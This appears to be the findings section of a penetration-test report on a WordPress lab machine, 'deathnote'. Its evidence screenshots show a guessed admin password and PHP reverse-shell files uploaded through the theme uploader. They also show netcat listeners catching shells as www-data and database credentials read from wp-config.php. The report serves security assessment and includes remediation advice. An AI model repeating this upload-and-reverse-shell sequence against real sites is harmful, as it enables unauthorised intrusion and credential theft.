

Technical Findings

Internal Penetration Assessment Findings


Finding IPA-001: Information Disclosure (Medium)
Description: The “robots.txt” file disclosed sensitive information that led to the enumeration of an administrator account.
Risk: Sensitive information being disclosed on the robots.txt file.
Evidence:




Finding IPA-002: Information Disclosure/Leakage (Medium-high)
Description: The file being hosted in the page contains a hidden message disclosing that a username can be found in the “user.txt” file.
Risk: Sensitive information is being disclosed to anyone with access to this site. It is important to maintain regular checks for sensitive files, or any improper files being hosted on the server.
Evidence:




Finding IPA-003: Information Disclosure (Medium-high)
Description: The website is hosting sensitive files, and making it publicly available. Bigs.S was able to access the "user.txt" file which was used to enumerate, and access the administrator account.
Risk: It is against security best measures to publicly host files that contain potential usernames.
Evidence:







Finding IPA-004: Response Discrepancy Information Exposure (High-critical)
Description: The website is vulnerable to username enumeration due to distinct error messages returned during login-related processes. This excessive verbose

error message allowed Bigs.S to enumerate the administrator account username, and eventually get access to that account.
Risk: Discrepancy on error messages on login pages allows attackers to enumerate usernames.
Evidence:








Finding IPA-005: Weak Password Requirements (High-critical)
Description: The website allows users to use weak passwords. Bigs.S was able to guess the password based on the information disclosed on the website. The password “iamjustic3” is not a well enforced password. Although it is not listed in the famous rockyou database, it is directly connected to the main theme of the website.
Risk: Weak password requirements allow attackers to easily brute force credentials. Administrator’s account password should be at least 18 characters long containing at least: one upper case letter, one lower case letter, one number, and one special character. Passwords need to be updated every 3 months at a minimum.
Evidence:





Finding IPA-006: Insecure File Upload (Critical)
Description: The 'Upload Theme' file function fails to properly validate and process uploaded files, allowing unauthorized files to be stored on the server. Using the compromised administrator account 'kira,' Bigs.S was able to successfully upload and execute three malicious PHP files, gaining initial access to the server which led to the compromise of the domain (php-reverse-shell.php, proof-of-concept.php, proof-of-concept2.php).
Risk: Allowing administrators or any user to upload malicious files to the server is highly insecure. All the files uploaded to the server must be properly validated.
Evidence:


Add Themes ‹ kira — Wor
kira
deathnote.vuln/wordpress/wp-admin/theme-install.php?browse=popular
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kira 5 1 New
Dashboard
Posts
Media
Pages
Comments 1
Appearance
Themes 3
Customize
Widgets
Menus
Background
Theme Editor
WordPress 6.7.1 is available! Please update now.
Add Themes
Upload Theme
If you have a theme in a .zip format, you may install or update it by uploading it here.
Browse... proof-of-concept2.php
Install Now


Upload Theme ‹ kira — W
kira
deathnote.vuln/wordpress/wp-admin/update.php?action=upload-theme
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kira 5 1 New
Dashboard
Posts
Media
Pages
Comments 1
Appearance
Themes 3
Customize
Widgets
Menus
Background
WordPress 6.7.1 is available! Please update now.
Installing theme from uploaded file: proof-of-concept2.php
Unpacking the package...
The package could not be installed. PCLZIP_ERR_BAD_FORMAT (-10) : Unable to find End of Central Dir Record signature


Media Library ‹ kira — Wo
kira
deathnote.vuln/wordpress/wp-admin/upload.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kira 5 1 New
Dashboard
Posts
Media
Library
Add New
Pages
Comments 1
Appearance
Plugins 1
Users
Tools
Settings
Collapse menu
WordPress 6.7.1 is available! Please update now.
Media Library
Add New
All media items
All dates
Bulk select
proof-of-concept2.php
proof-of-concept.php
pass.txt
php-reverse-shell.php
notes.txt
Showing 10 of 10 media items


Media Library ‹ kira — Wo
kira
New Tab
deathnote.vuln/wordpress/wp-content/uploads/2025/02/proof-of-concept2.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
File Actions Edit View Help
kali@kali: ~/Desktop/As...gs/deathnote-assessment
kali@kali: ~/Desktop/As...gs/deathnote-assessment
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ sudo nc -nlvp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 52682
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64 GNU/Linux
22:55:45 up 27 min, 0 users, load average: 0.00, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
deathnote
$


Media Library ‹ kira — Wo
New Tab
10.0.2.15/wordpress/wp-content/uploads/2025/02/php-reverse-shell.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 43084
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64 GNU/Linux
22:29:39 up 1 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
$ hostname
deathnote
$

Finding IPA-007: Improper Privilege Management (High-critical)
Description: Bigs.S was able to retrieve credentials for a second local account from the "/wp-config.php" configuration file, allowing for lateral movement in the environment that led to the ultimate compromise of the domain.
Risk: Using local accounts to set up services can potentially lead to privilege escalation. Use a dedicated service account with only the necessary permissions.
Evidence:


```
Analyzing Wordpress Files (limit 70)
-rwxrwxr-x 1 www-data www-data 3097 Jul 19  2021 /var/www/deathnote.vuln/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'l' );
define( 'DB_PASSWORD', 'death4me' );
define( 'DB_HOST', 'localhost' );
```

